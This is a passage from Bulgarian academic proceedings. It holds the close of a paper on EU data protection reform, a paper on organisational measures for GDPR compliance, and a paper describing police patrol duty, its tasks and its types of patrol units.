Регламентът дава възможност на държавите членки да уточнят в допълнителна степен прилагането на правилата за защита на данните в някои определени области: публичния сектор, заетостта и социалната сигурност, превантивната и трудовата медицина, общественото здраве, обработването за целите на архивирането в обществен интерес, за научни или исторически изследвания или за статистически цели, националният идентификационен номер, публичният достъп до официални документи, и задълженията за пазене в тайна. Освен това за генетични, биометрични и други данни, свързани със здравословното състояние, регламентът оповомощава държавите членки да поддържат или да въведат допълнителни условия, включително и ограничения. Регламентът представлява възможност да се опрости правната среда, и по този начин да се намалят националните правила и да се увеличи яснотата за операторите.

От съществено значение е новият орган, създаден с регламента – *Европейският комитет по защита на данните*²⁷, който е приемник на работната група по член 29, да функционира пълноценно от 25 май 2018 г. Той ще играе основна роля за защитата на данните в Европа, ще допринесе за последователното прилагане на правото за защита на данните и ще предостави стабилна основа за сътрудничество между органите за защита на данните.

На 25 май 2018 г. в целия ЕС ще започне да се прилага нов единен набор от правила за защита на данните. Тази новата рамка ще донесе значителни ползи на гражданите, предприятията, публичните администрации и другите сходни организации. Тя също така е възможност за ЕС да се превърне в световен лидер в областта на защитата на личните данни. Реформата обаче може да постигне успех само ако всички заинтересовани страни поемат своите задължения и права.

В съвременния свят с процъфтяваща цифрова икономика, Европейският съюз, неговите граждани и предприятия трябва да разполагат с всичко необходимо, за да извлекат ползите и да разбират потенциалните последици от икономиката, основана на данни.

От казаното могат да се направят следните изводи:

1. Съществуването на изчерпателна правна уредба не гарантира само по себе си правото на защита на личните данни. Най-важното, което трябва да се знае е това, че не трябва да бъдем безразлични, лекомислени и непредпазливи по отношение на себе си, и да не изключваме възможността, че множеството случаи, на които ежедневно ставаме свидетели за нарушения в областта на информационната неприкосновеност и личните данни, могат да се случат и на нас.

2. С реформата на ЕС на защитата на данните се цели изграждането на съвременна, стабилна, съгласувана и цялостна правна рамка за защита на данните за Европейския съюз. Укрепва се основното право на физическите лица на защита на личните данни. Реформата ще бъде от полза преди всичко за физическите лица, тъй

²⁷ Европейският комитет по защита на данните ще бъде орган на ЕС със статут на юридическо лице, който ще гарантира последователното прилагане на регламента. Той ще включва ръководителите на всички органи за защита на данните и Европейския надзорен орган по защита на данните, или техните представители.

като чрез нея техните права на защита на личните данни ще бъдат утвърдени, а доверието им в цифровата среда – засилено. Освен това ще се опрости значително правната среда за предприятия и публичния сектор. Очаква се да се стимулира развитието на цифровата икономика в целия единен пазар на ЕС и извън него в съответствие с целите на стратегията „Европа 2020“ и Програмата в областта на цифровите технологии за Европа.

3. ЕС постигна политическо споразумение за реформа на правилата в областта на защитата на данните. Новият набор от правила не само ще възстанови контрола на гражданите върху личните им данни, но и ще създаде многобройни ползи и възможности за предприятия. Реформата ще бъде основен фактор за развитието на цифровия единен пазар, който ще създаде условия европейските граждани и предприятия да се възползват пълноценно от ползите от цифровата икономика.

4. Регламентът ще създаде единна, общоевропейска уредба за защитата на данните, което означава, че предприятия ще трябва да се съобразяват с едно законодателство, а не с 28. Ползата от новите правила се изчислява на 2,3 милиарда евро годишно. Законът за защита на данните ще бъде един и същ във всички държави в ЕС, който ще премахне необходимостта от консултиране с местни юристи за постигане на съответствие с местното законодателство. С реформата ще се засили доверието между правоприлагащите органи и ще се улесни обменът на данни между тях и сътрудничество в борбата с тежката престъпност, като същевременно ще гарантира високо ниво на защита за физическите лица.

Литература:

1. Дейвид Банисар, „Модел за защита на личните данни“.
2. Габриела Белова, „Някои проблеми във връзка със защитата на личните данни в Европейския съюз“, списание „Икономика и Управление“, ЮЗУ „Неофит Рилски“ – Благоевград, год.VI, №3, 2010.
3. Всеобщата декларация за правата на човека, приета от Общото събрание на Организацията на обединените нации на 10.12.1948 г.
4. Конвенцията за защита на правата на човека и основните свободи, приета от Съвета на Европа през 1950 г.
5. Конвенция № 108 на Съветът на Европа от 1981 г., за защитата на индивидите във връзка с автоматичната обработка на лични данни.
6. Директива 95/46/ЕО на Европейския парламент и на Съвета от 24 октомври 1995 г. за защита на физическите лица при обработването на лични данни и за свободното движение на тези данни, ОВ L 281, 23.11.1995 г.
7. Директива 97/66/ЕО на Европейския парламент и Съвета през 1997 г за защита на личните данни свързани с телекомуникациите.
8. Директива 2002/58/ЕО на ЕП и Съвета от 12 юли 2002 г за обработване на лични данни и защита неприкосновеността в електронния съобщителен сектор.
9. Европейската Конвенция за защита на правата на човека и основните свободи (Изм. – ДВ, бр. 137 от 1998 г.).
10. Харта за основните права на ЕС (Обн., ОВ, бр. 303 от 14.12.2007г.).
11. IP/11/102, Брюксел, 28 януари 2011 г., „Ден за защита на личните данни – гарантиране правото на неприкосновеност на личния живот“.

12. Рамково решение 2008/977/ПВР относно защитата на личните данни, обработвани в рамките на полицейското и съдебното сътрудничество по наказателноправни въпроси.

13. Съобщение на ЕК COM (2012) 9 final (от 25 Януари 2012 г.) - Защитата на правото на личен живот във взаимосвързания свят. Европейска рамка за защита на данните за 21-ви век.

14. Предложение за Директива на ЕК COM (2012) 10 final (от 25 Януари 2012 г.) относно защитата на физическите лица във връзка с обработването на лични данни от компетентните органи за целите на предотвратяването, разследването, разкриването или наказателното преследване на престъпления или изпълнението на наказателни санкции и относно свободното движение на такива данни.

15. Регламент (ЕС) 2016/679 на Европейския парламент и на съвета от 27 април 2016 година

16. Закон за защита на личните данни, 01.01.2002 г., изм. ДВ. бр.7 от 19 Януари 2018г.

17. Наръчник по европейско право в областта на защитата на данните, Люксембург: Служба за публикации на Европейския съюз, 2014 г.

18. Съобщение на Комисията до Европейския парламент и Съвета По-силна защита, нови възможности - насоки на Комисията относно прякото прилагане, считано от 25 май 2018 г., на Общия регламент относно защитата на данните, Брюксел, 24.1.2018г. COM(2018) 43 final

Х. А. Десев
**ОРГАНИЗАЦИОННИ АСПЕКТИ НА ЗАЩИТАТА
НА ЛИЧНИТЕ ДАННИ**

Христо А. Десев

*Национален военен университет "В. Левски" гр. Велико Търново
Факултет "Артилерия ПВО и КИС" гр. Шумен*

ORGANIZATIONAL ASPECTS OF PROTECTION OF PERSONAL DATA

Hristo A. Desev

Abstract: *Implementation of the new data protection arrangements also sets out a number of regulatory harmonization measures. The process updates obsolete legal frameworks through technical and organizational approaches. The identification and analysis of personal data held by different organizations also determines the need to administer and separate data. The main organizational measures consist of data monitoring and policies for uninterrupted security, consent and the same format for data transfer. Identifying personnel for personal data management and gradual training of all staff in organizations.*

Key words: *personal, harmonization, data protection, identification.*

Услугите, предлагани чрез интернет, както и аудиторията, към която са насочени, за последните години се промениха кардинално. Хора от широки социални среди и с различни технологични познания и потребности получават достъп до мрежата, а количеството лични данни, които всеки от тях споделя, е много голямо. Мобилните оператори и интернет доставчиците имат достъп до местоположението на всеки, който ползва тяхната услуга. Подробности за съдържанието на съобщенията, продължителността на разговорите, действията в интернет се съхранява ежедневно, което предполага създаването на възможност те да се продават на трети лица. Всичко това в преобладаващия брой случаи е лична информация, с която би могло да се злоупотреби лесно и безпрепятствено.

Целта на новия „Общ регламент за защита на личните данни“ (ЕС) 2016/679 General Data Protection Reglament (GDPR) е да хармонизира регулациите, касаещи обработката и съхранението на лични данни в страните от Европейския съюз и да обнови настоящата, морално остаряла, законова рамка, която е приета през далечната 1995 г.

Регламентът осигурява разширяване на правата на потребителите във връзка с предоставените техни лични данни. Доставчиците на услуги ще трябва да осигурят на клиентите си достъп до предоставените от тях лични данни, както и право на промяната им или пълното им заличаване. Това има особено значение при обработката на лични данни под формата на номера на кредитни карти, споделена лична информация или мнения в социалните мрежи.

Наблюденията показват, че 80% от организациите не са подготвени за прилагане на новите правила.

Процесът за привеждане в съответствие трябва да започне с установяване дали притежаваната информация е обект на регулацията и случай, че това е така да бъде набелязани следващи стъпки, които могат да бъдат разделени на технологични и организационни.

Регламентът предвижда специални технически и организационни мерки, които доставчиците на тези услуги следва да осигурят, за да ги предлагат на европейските граждани и да обработват личните им данни в съответствие с изискванията на новата регулация.

Първата от двете групи включва технологичните решения, които ще бъдат използвани за покриване на изискванията. В текста на регламента се говори за псевдонимизация и криптиране на личните данни произтичащи от правата на субектите, възможните нарушения на сигурността и отчетността.

Организационните мерки обединяват организационните изисквания, осведоменост на служителите и поддържане на съответните процеси процедури и политики.

Сред организационните мерки е посочване на отговорно лице за защита данните Data Protection Officer, (DPO). Това е една от най-важните "новости" в GDPR. Всъщност това беше заложено и в директивата от 1995 г., но предвид незадължителния характер на този нормативен акт не беше въведено в националните законодателства на много от държавите в ЕС. Назначаването на длъжностно лице става задължение за:

- а) публичните органи и техните структури с изключение на съдилищата;
- б) компаниите, които систематично и редовно обработват лични данни на големи групи от лица;

- в) компаниите, които систематично и редовно обработват така наречените специални категории лични данни (това са данни, свързани със здравословното състояние на лицата, сексуална ориентация, принадлежност към политически партии и др.).

Това лице ще отговаря както за съответствието на вътрешните писани и фактически правила с предписанията на Регламента, така и за комуникацията със субектите на данни и Комисията за защита на личните данни (КЗЛД), и други органи, които имат по една или друга законова линия правомощия в областта на обработването на данни. Самият DPO изгражда активна връзка между субекта на данните, местния регулатор и самия администратор на лични данни. Той, въпреки че ще е част от структурата, от служителите на администратора на лични данни, ще притежава своя относителна независимост, за да може да защитава интересите на всички страни в процеса по защита на лични данни.

Администраторът на лични данни е субектът, който определя целите за събиране, обработване, съхраняване и използване на лични данни. Обработващият е фигура – може да е отделно лице, може да е вътре в рамките на администратора, може да е физическо или юридическо лице. Обработващият е лицето, което извършва техническите действия по събиране, съхраняване. След определените цели от администратора имаме изпълнение на целите от обработващия лични данни. А длъжностното лице по защита на данните- DPO, е да го наречем служител или консултант на администратора на лични данни, който следи за съответствието на писаните правила и фактическото им изпълнение.

Капацитета на обемите от лични данни, които се съхраняват и обработват, надвишават капацитета на един DPO, който би могъл да ги контролира, тогава би било немислимо един служител, който и без това има други задължения, да трябва да

съвместява и това. Още повече, като се има предвид и целият контрол, който GDPR налага върху личните данни, просто се губи не само правната, но и житейската логика. Какви следва да са първите стъпки?

На първо място да направят анализ на всички процеси, които са свързани с обработка на лични данни. Този анализ трябва да включва преглед на основанието, на което се обработват всички процеси, и преценка дали то е законосъобразно. Освен това следва да се прецени какви данни са събират за конкретната цел и дали някои от тях не са излишни, както и дали някои не се използват за различна цел. Трябва да се създадат нови уведомления за личните данни, които да се дават на лицата, преди започване на обработката. Компаниите трябва да въведат достъпен процес по получаване на жалби от физическите лица и адресиране на техните искания за поправка или изтриване на данни. Следва да се прегледат договорите със служителите, клиенти, доставчици. Трябва да се определи кога компанията действа като администратор и кога като обработващ и да се подпишат нови договори, които отговарят на изискванията на регламента.

Всяка организация, която работи с данни на физически лица, трябва да изработи свой план за „съответствие“ в 3 етапа.

Първият етап на анализ и оценка трябва да включва инвентаризация на данните, като администраторът на данни трябва да изисква само онези данни, които имат отношение към предоставяните услуги. Ако за нуждите на маркетинг отдела са нужни по-подробни профили на клиентите (основна задача на CRM системите), то за получаването на тези данни трябва да се изисква изричното съгласие на потребителя.

След това се прави анализ на риска за притежаваната информация и накрая план за намаляване на въпросния риск чрез въвеждане на технологични и организационни мерки“.

Технологичните мерки трябва реално да намаляват идентифицирания риск до приемливо ниво, в противен случай парите и за най-модерните технологии са „хвърлени на вятъра. След въвеждане на технология пак се измерва риска. За първи път в европейска регулация се определят конкретни технологии като криптиране и псевдонимизиране, т.е. заличаване на пряката връзка между личните данни и направените на тяхна база аналитични изводи. Освен това организациите трябва да осигурят преносимост на личните данни (не и на бизнес трансакциите си с потребителите), т.е. наборът от данни да е структуриран така, че да бъде използван от друга компания, включително конкурентна (при заявка от потребителя).

Третият етап включва организационни мерки, като организацията трябва да приведе своите политики и процедури в съответствие с новия регламент.

Прилагането на плана от администратора и обработващия лични данни е насочено към спазването на подходящи технически и организационни мерки, като:

- псевдонимизация и криптиране на личните данни;
- гарантиране на поверителност, цялостност, наличност и устойчивост на системите и услугите за обработване;
- способност за своевременно възстановяване на наличността и достъпа до личните данни в случай на физически или технически инцидент;
- редовно изпитване, преценяване и оценка на ефективността на техническите и организационните мерки с оглед да се гарантира сигурността на обработването.

Криптирането представлява техника, при която данните се превръщат в код, чрез използването на криптографски алгоритми с цел да не могат да бъдат разчетени от лица без оторизация.

Псевдонимизацията е процес, при който обработването на данните се извършва по такъв начин, че данните да не могат да се свържат с конкретен субект. Идентифицируемите данни се подменят с псевдоними, така че да не могат да се свържат с явните данни, като е необходимо използването на някакъв допълнителен елемент, който да позволи обратното възстановяване на данните. Самата допълнителна информация следва също да бъде предмет на технически и организационни мерки за защита с цел да гарантира защитата на правата на субектите и задължително се съхранява отделно.

При обработване на данни, при което се използват нови технологии, както и предвид естеството, обхвата, контекста и целите на обработването, когато е възможно да се породи риск за правата и свободите на физическите лица, преди да бъде извършено обработването, администраторът прави оценка на въздействието на предвидените операции по обработването върху защитата на данните.

Такава оценка се изисква, когато е налице:

- систематична и подробна оценка на личните аспекти на физически лица, която се базира на автоматично обработване, включително профилиране
- мащабно обработване на специални категории данни, посочени в чл. 9, пар.1 или на лични данни за присъди и нарушения
- систематично мащабно наблюдение на публично достъпна зона

Администраторът е длъжен да се консултира с надзорния орган преди обработването, когато оценката на въздействието върху защитата на данните покаже, че обработването ще породи висок риск, ако администраторът не предприеме мерки за ограничаване на риска. Надзорният орган трябва да даде писмено становище, когато е на мнение, че планираното обработване нарушава регламента, като може да използва и правомощията си съгласно регламента.

Администраторът е длъжен, без ненужно забавяне, не по-късно от 72 часа, след като е разбрал за нарушението в сигурността на данните, да уведоми надзорния орган. Същото задължение има и обработващият личните данни, който е длъжен да уведоми администратора, без ненужно забавяне.

Администраторът следва да уведоми субекта на данните, без ненужно забавяне, когато има вероятност нарушението в сигурността на данните да породи висок риск за правата и свободите на физическите лица.

Един от интересните моменти в регламента е т.нар. „сигурност по подразбиране“. Те е без получаване на изрично съгласие страна на физическото неговите личните данни не могат публично достъпни. Това означава, че когато имплементирате нова дейност, или реорганизиране стара, вие трябва да имате предвид изискванията на регламента и да ги вpletете в основата на тази промяна.

Друг важен момент в новите изисквания е, че служителите в дадената компания трябва да имат достъп само тези лични данни, които са пряко свързани с тяхната работа. Нарушаването на това правило, дори да не е налице теч на информация извън пределите на компанията, представлява инцидент, попадащ в обхвата на новия европейски закон.

Организационните мерки обхващат определен набор от конкретни действия по опазване на личните данни. Те следва да са насочени към:

✓Ревизиране на политиките за защита на лични данни в организацията и осигуряване на тяхното съответствие с новите принципи и правила;

✓Непрекъснат мониторинг и слеене за пробиви както на системите за открити уязвимости, и за подозрително поведение на потребители или приложения;

✓Определяне на задължителен отговорник (служител) по сигурността на данните. Той трябва да е сертифициран и да поеме комуникацията с правоохранителните органи, с надзорните органи, включително с тези в останалите страни от Европейския съюз;

✓Обучение на административния персонал който обработва и оперира лични данни;

✓Служителите в дадената компания да имат достъп само тези лични данни, които са пряко свързани с тяхната работа;

✓Персонално съгласие за всяка информация, която се съхранява;

✓Унищожаване на създадения профил след края на услугата - профилиране. Изискването да е валидно и за всички държавни организации – общини, болници, училища, министерства;

✓Създаване на единен формат за преносимост на информацията – набор от данни предавани и използвани от друг вид оператор.

Бързото технологично развитие и глобализацията създават условия за значително нарастване на обема в обмена и събирането на лични данни. Технологиите позволяват на частните дружества и публичните органи да използват лични данни в безпрецедентни мащаби, за да упражняват дейността си. Физическите лица все по-често оставят лична информация, която е публично достъпна. Тези промени изискват мерки за правна и практическа сигурност за физическите лица, икономическите оператори и публичните органи, които следва да бъдат засилени.

Общите инициативи изграждат все по-съгласувана рамка за защита на данните в Европейския съюз, подкрепена от силно правоприлагане, и изграждане на доверие.

Литература:

1. Регламент (ЕС) 2016/679 на Европейския парламент и на съвета от 27 април 2016 година

2. Закон за защита на личните данни, 01.01.2002 г., изм. ДВ. бр.7 от 19 Януари 2018 г.

3. Стивасарева Т., Адвокатско съдружие „Ърнст и Янг“, интервю за Economy.bg;

4. Главчев А., Centio.bg.

Н. Г. Борисова

ПАТРУЛНО-ПОСТОВАТА ДЕЙНОСТ КАТО АДМИНИСТРАТИВНА ДЕЙНОСТ НА ПОЛИЦИЯТА ПРИ ОПАЗВАНЕ НА ОБЩЕСТВЕНИЯ РЕД

Нели Г. Борисова

*Шуменски университет „Епископ Константин Преславски“, Шумен
Факултет по технически науки
e-mail: neli_borisova@abv.bg*

PATRULOUS RUNNING ACTIVITY AS ADMINISTRATIVE ACTIVITY OF POLICE IN PROTECTION OF PUBLIC ORDER

Neli G. Borisova

*Konstantin Preslavsky University of Shumen, Shumen 9712,
115, Universitetska str.*

Abstract: *The police patrol activity is a system of administrative, organizational and managerial and executive relations, aimed at realizing the main functions of the National Police for the protection of public order, the fight against crime and the protection of the legal rights and interests of citizens, legal persons, and public authorities and organizations. As a system of administrative relations, the patrol activities are part of the administrative activity of the police in the organization and practical implementation of the protection of the public order.*

Keywords: *administrative authority, public order, organization, police*

Въведение

Патрулно-постовата дейност (ППД) на полицията е система от административно-правни, организационно-управленски и изпълнителски отношения, насочени към реализирането на основните функции на Националната полиция по опазването на обществения ред, противодействието на престъпността и защитата на законните права и интереси на гражданите, юридическите лица, държавните и обществените органи и организации.

Като система от административно-правни отношения ППД представлява част от административната дейност на полицията по организацията и практическото осъществяване на опазването на обществения ред [1, 2, 3, 7, 8, 9].

Изложение

Патрулно-постовата дейност (ППД) на полицията е система от административно-правни, организационно-управленски и изпълнителски отношения, насочени към реализирането на основните функции на Националната полиция по опазването на обществения ред, противодействието на престъпността и защитата на законните

права и интереси на гражданите, юридическите лица, държавните и обществените органи и организации [1, 2, 3, 4, 5, 6, 7, 8, 9].

Като система от административноправни отношения ППД представлява част от административната дейност на полицията по организацията и практическото осъществяване опазването на обществения ред. В това си качество ППД има всички черти на административната дейност на полицията: подчиненост и подконтролност на органите на държавната власт; административно-властен характер; строга подзаконност; превантивна и организираща насоченост.

Организационно-управленските отношения като част от ППД на Националната полиция възникват по повод извършването на съвкупност от урегулирани с правни норми организационни управленски мероприятия, целящи създаването на необходимите условия за изпълнението на задачите на полицията по опазване на обществения ред. Тези мероприятия се провеждат в рамките на вътрешноорганизационната административна дейност на полицията и нейните организационни форми, каквито са: определянето на структурата на специализираните полицейски звена, предназначени за изпълнението на патрулно-постова дейност; определянето на силите и средствата за извършване на този вид дейност; подборът и разстановката на кадрите; информационно-аналитичната дейност; приемането на управленски решения и организирането на тяхното изпълнение; атестация, поощрение и наказания на полицейски служители [4, 5, 6, 7, 8, 9, 10].

Патрулно-постовата дейност на полицията е насочена към организирането и провеждането в живота на законовите и подзаконовите нормативни актове, регламентиращи обществените отношения в сферата на общественото спокойствие и безопасност. Тя се реализира посредством дейността на полицейските органи по издаването на индивидуални административни актове и извършването на други юридически значими действия. За разлика от издаването на индивидуални административни актове, извършването на други юридически значими действия не поражда права и задължения, а представляват частни случаи на прилагането на правни норми, като: съставяне на констативни протоколи; протоколи за обиск и изземване; протоколи за претърсване на помещения и превозни средства; протоколи за полицейско предупреждение, рапорти, докладни записки и други [4, 5, 6, 7, 8, 9].

Освен в посочените правни форми, ППД се реализира и посредством извършването на организационни действия, насочени към доброволно изпълнение на правните норми от длъжностни лица и граждани. Конкретните форми на тези организационни действия представляват административния надзор на полицейските наряди за спазването на правните норми и дейността им по превенция на правонарушенията [1, 2, 3, 4, 5, 6, 7, 8, 9].

Правна регламентация на патрулно-постовата дейност

Патрулно-постовата дейност се осъществява както от личния състав на Охранителната полиция, така и от други полицейски служители, включени в състава на полицейски наряди. Тя е регламентирана с редица законови нормативни актове, основните от които са: Конституцията на Република България; Наказателният кодекс; Наказателно-процесуалният кодекс; Законът за Министерството на вътрешните работи; Законът за административните нарушения и наказания; Законът за движението по пътищата и други.

Основният ведомствен нормативен акт, уреждащ патрулно-постовата дейност, е Инструкция № 81213-929 от 02.12.2014 г. за патрулно-постова дейност. В тази инструкция са регламентирани както задачите, силите и средствата, така и основните моменти от управлението и организацията на този вид полицейска дейност.

Задачи на патрулно-постовата дейност на полицията

Основната цел на патрулно-постовата дейност е реализирането на основните функции на Националната полиция по опазването на обществения ред, противодействието на престъпността и защитата на законните интереси на гражданите, юридическите лица, държавните и обществените органи и организации. Тази целева насоченост определя и основните ѝ задачи, които са [1, 2, 3, 4, 5, 6, 7, 8, 9, 10]:

1. Опазване на обществения ред;
2. Превенция, предотвратяване и пресичане на противообществени прояви и престъпления;
3. Информационно обезпечаване на дейностите по опазване на обществения ред и противодействие на престъпността;
4. Участие в разкриване и разследване на престъпления;
5. Охрана на стратегически и особено важни обекти, дипломатически представителства, обекти на МВР и обекти съгласно сключен договор, както и контрол на достъпа в тях;
6. Охрана на специални товари, опасни товари и ценни пратки на територията на страната, възложена със закон или в изпълнение на сключен договор;
7. Контрол за ползване на общоопасни средства;
8. Контрол на охранителна дейност, извършвана от физически или юридически лица;
9. Защита на правата и свободите на гражданите и опазване на живота, здравето и имуществото им.

Изпълнението на тези задачи се извършва посредством организиране патрулирането на полицейски служители в уязвимите места на населените места и извън тях, в подвижния състав и гарите на железопътния транспорт, в особено важните обекти и учреждения. Патрулирането се извършва по всяко време на денонощието или през част от него в зависимост от оперативната обстановка в населеното място или обект.

Състоянието на престъпността и опазването на обществения ред в населените места, транспорта и охраняваните обекти зависи в голяма степен от организирането на оптимално разпределение на силите и средствата за извършване на патрулно-постова дейност, тъй като това обезпечава възможност за денонощно покритие на уязвимите места и възможностите на полицията да реагира незабавно на сигналите за престъпления и други правонарушения. Не е маловажен и фактът, че полицейското присъствие на улицата и другите обществени места има безспорен превантивен ефект по отношения на лицата, склонни да извършват престъпления или правонарушения.

Сили и средства за изпълнение на патрулно-постова дейност

1. Сили за изпълнение на патрулно-постова дейност

Основните сили за изпълнението на ППД на полицията са полицейските органи, назначени в щатно обособените звена за патрулно-постова дейност.

2. Средства за изпълнение на патрулно-постова дейност

Средствата за изпълнение на патрулно-постовата дейност се състоят от:

а) превозни средства (патрулни автомобили, мотоциклети, моторпеди, велосипеди, вертолет, кораби, моторни лодки, бронирани машини, моторни шейни и ски);

б) средства за свързка;

в) помощни, защитни средства и въоръжение;

г) специална апаратура, технически средства и инженерни съоръжения;

д) животни.

Силите изпълняват ППД с посочените средства съобразно спецификата на изпълняваните задачи и дейности.

Патрулните автомобили и мотоциклети се оборудват с радиостанция и други технически средства и се използват с максимално натоварване в денонощието. За целта всеки патрулен автомобил и мотоциклет се обслужва от необходимия брой водачи (екипи), които изпълняват службата на смени. Силите и средствата за изпълнението на ППД не трябва да се отклоняват за изпълнението на несвойствени задачи.

Видове полицейски наряди за изпълнение на патрулно-постова дейност

Патрулно-постовата дейност се осъществява от полицейски наряди.

Нарядът е състав, включващ един или повече служители, осъществяващ задачите си на територия с определени граници, в които могат да се обособяват участъци за обслужване.

Обособяването на участъците се извършва с оглед осигуряване на цялостното покриване и реагиране на обслужваната територия и се съобразява с нейната специфика и налична инфраструктура. При определяне на границите на участъците се вземат под внимание и границите на районите, обслужвани от полицейски органи от други структури и звена на МВР на съответната територия. В рамките на участъците за обслужване могат да бъдат определяни маршрути за движение на наряда [10].

Когато нарядът е в състав от двама и повече служители, се определя старши на наряда.

В зависимост от състава си нарядът може да бъде самостоятелен (съставен от полицейски органи само от едно щатно обособено звено в МВР) или съвместен (съставен от полицейски органи от различни щатно обособени звена и структури в МВР, органи извън МВР, както и органи на полицейски структури на други държави).

Патрулно-постовата дейност се осъществява от следните видове полицейски наряди: А. Пост; Б. Патрул; В. Подвижна полицейска група; Г. Контролно-пропускателен пункт; Д. Оперативно-издирвателна група; Е. Пост за съпровождане; Ж. Конвой/патрул/група за конвоиране/съпровождане; З. Кордон; И. Секрет; Й. Група за блокиране; К. Резерв.

А. Постът е наряд за охрана и/или наблюдение на обект или територия, както и за регулиране и подпомагане на пътното движение. Той има определени център и граници на обслужване до 300 метра от центъра.

Постът за охрана на обект е наряд за охрана и/или контрол за спазването на установен пропускателен режим и обществения ред в административни и други

обекти, охрана на лица, транспортни средства, местопроизшествия и други, свързани с извършени престъпления и правонарушения [4, 5, 6, 7, 8, 9].

Б. Патрулт е подвижен наряд в състав от един или няколко полицейски служители, изпълняващи възложените им задачи чрез обхождане на определен маршрут за патрулиране и оглед на отделни участъци и обекти.

В зависимост от средствата, с които се изпълнява патрулно-постовата дейност, патрулите биват: автопатрул - на автомобили; мотопатрул - на мотоциклети/мотопеди; велопатрул - на велосипеди; конен патрул; пеши патрул; на подвижен железопътен състав; на кораби или моторни лодки; на бронирани машини; въздушен патрул - на вертолети; на моторни шейни; ски патрул.

В. Подвижната полицейска група е наряд със служебно моторно превозно средство, изпълняващ приоритетно задачи, свързани със своевременно реагиране при възникнали усложнения в оперативната обстановка, оказване на съдействие и контрол на други наряди [1, 4, 5, 6, 7, 8, 9].

Г. Контролно-пропускателният пункт е наряд за осигуряване на пропускателен режим, контрол и ограничаване на движението на превозни средства и граждани на определена територия при провеждане на масови мероприятия, възникнали стихийни бедствия, епидемии, епизоотии и други случаи. При разполагане на контролно-пропускателен пункт на пътища, отворени за обществено ползване, те се обозначават с пътни знаци и маркировка, като съставът на наряда е оборудван със светлоотразителни жилетки.

Д. Оперативно-издирвателната група е наряд за издирване и задържане на лица, пътни превозни средства, както и за издирване на вещи, предмет на извършени правонарушения [2, 4, 5, 6, 7, 8, 9, 10].

Е. Постът за съпровождане е наряд за опазване на обществения ред и/или охрана на лица, товари, влакове или други транспортни средства по време на тяхното придвижване или транспортиране.

Ж. Конвоят е наряд за принудително отвеждане на лица по определен служебен ред. Патрулт/групата за съпровождане представлява наряд за опазване на обществения ред и охрана при придвижване на лица, влакове или друг вид транспортни средства [4, 5, 6, 7, 8, 9, 10].

З. Кордонът е наряд за отцепване и/или блокиране на определена територия с цел ограничаване на достъпа на лица и пътни превозни средства до нея, както и за създаване на направляващи коридори, осигуряващи им посоката на движение. Кордон може да се използва и за претърсване на територия.

И. Секретът е наряд за скрито наблюдение и/или охрана на обекти, уязвими места и лица, както и за задържане на извършители на престъпления или нарушения на обществения ред [1, 2, 4, 5, 6, 7, 8, 9].

Й. Групата за блокиране е наряд за преграждане/блокиране на определено направление или район от територия. Съставът на групата за блокиране и видът на техническите и помощните средства, които ще се използват, се разпореждат съобразно дължината и релефните особености на направлението (района) за преграждане/блокиране. В зависимост от характера на изпълняваната задача и предприеманите действия от състава на групата за блокиране може да се определят секрети, постове за наблюдение, патрули и други.

К. Резервът е наряд за решаване на допълнително възникнали задачи съобразно настъпили изменения на обстановката. Съставът, разпределението, мястото за

разполагане и редът за използване на резерва се определят от служителя, който го назначава.

Изпълнението на патрулно-постовата дейност се извършва по всяко време на денонощието.

Управлението на патрулно-постовата дейност е целенасочена дейност на ръководния състав на полицията по рационалното използване на нейните сили и средства за осигуряване на ефективно опазване на обществения ред, предотвратяването и пресичането на престъпления и поддържане на постоянна готовност за изпълнение на внезапно възникнали задачи при усложнения в оперативната обстановка.

Управлението на подразделенията и нарядите цели да осигури най-оптимална разстановка и правилно използване на силите и средствата, високата им маневреност и активност при предотвратяване, пресичане и разкриване на нарушения на обществения ред и престъпления, извършени на обществени места.

Управлението на нарядите за извършване на патрулно-постова дейност включва [1, 2, 4, 5, 6, 7, 8, 9, 10]:

1. Подготовка и приемане на управленско решение за организацията на патрулно-постовата дейност за определен период.

2. Приемане на управленско решение за разстановката на силите и средствата през денонощието.

3. Инструктаж на нарядите.

4. Осигуряване на свързките и обмена на информация.

5. Организация на взаимодействието и маневреността на силите и средствата.

6. Осигуряване на контрола за организацията и изпълнението на патрулно-постовата дейност.

7. Отчетност и оценка на резултатите от дейността на патрулно-постовите наряди.

Управлението на подразделенията и нарядите се извършва от началника на районното управление лично или чрез подчинения му апарат. Той е длъжен да знае по всяко време къде се намират, какви задачи изпълняват, от какво се нуждаят подчинените му подразделения и наряди и да изисква точно и правилно да изпълняват служебните си задължения.

Оперативното управление на патрулно-постовите наряди е възложено на оперативните дежурни части на районните управления, които се длъжни да инструктират нарядите и ги ръководят по време на службата.

Непосредственото управление на патрулно-постовите наряди в границите на техните постове и маршрути се извършва от старшия на наряда.

При изпълнение на ППД нарядите осъществяват превенция на правонарушението чрез видимо присъствие в обслужваната територия за лесна и навременна комуникация с гражданите с цел съдействие и реагиране при необходимост. На установените пунктове ППД се изпълнява извън служебните помещения и МПС, като полицейските органи извършват и обход пеша в рамките на указаните за пункта граници за изпълнение на конкретни задачи. Изключения се допускат при неблагоприятни метеорологични условия или при изпълнение на конкретна задача [4, 5, 6, 7, 8, 9, 10].

При обхождане на участъците за обслужване нарядите избират най-подходящите места за придвижване, които им осигуряват възможност за максимална видимост на обслужваната територия и лична безопасност.

При обхождане на участъците за обслужване нарядите със служебни превозни средства осъществяват периодичен контакт с другите видове наряди, изпълняващи ППД в границите на същите участъци, като взаимно се информират за състоянието на оперативната обстановка. Скоростта на придвижване със служебните превозни средства се съобразява с възможностите за наблюдение на обслужвания участък и намиращите се в него обекти, и своевременна реакция при сигнали за извършени правонарушения или при друга служебна необходимост [1, 2, 3, 4, 5, 6, 7, 8, 9, 10].

При изпълнение на ППД полицейските органи от състава на нарядите:

- не напускат границите на разпоредените им за обслужване участъци без съгласуване и разпореждане на длъжностните лица, които отговарят за изпълнението на ППД, или дежурните в ОДЦ/ОДЧ;

- спазват разпоредения ред за осъществяване на взаимодействие и радиообмен с ОДЦ/ОДЧ и другите наряди, като не допускат комуникация без служебна необходимост;

- не допускат в служебните помещения и превозните средства лица и товари, в т. ч. и превозването на такива, когато това не е свързано с изпълнение на служебните им задължения.

Благодарности

Този доклад е подкрепен по Проект № РД-08-144/08.02.2016 г. “Ситуационен център за управление на кризи и реагиране при бедствия”, финансиран от ШУ „Епископ Константин Преславски“.

Литература:

1. Закон за МВР, изм. ДВ. бр.61 от 11 Август 2015г.
2. Правилник за устройството и дейността на Министерство на вътрешните работи, изм. ДВ. бр.9 от 2 Февруари 2016г.
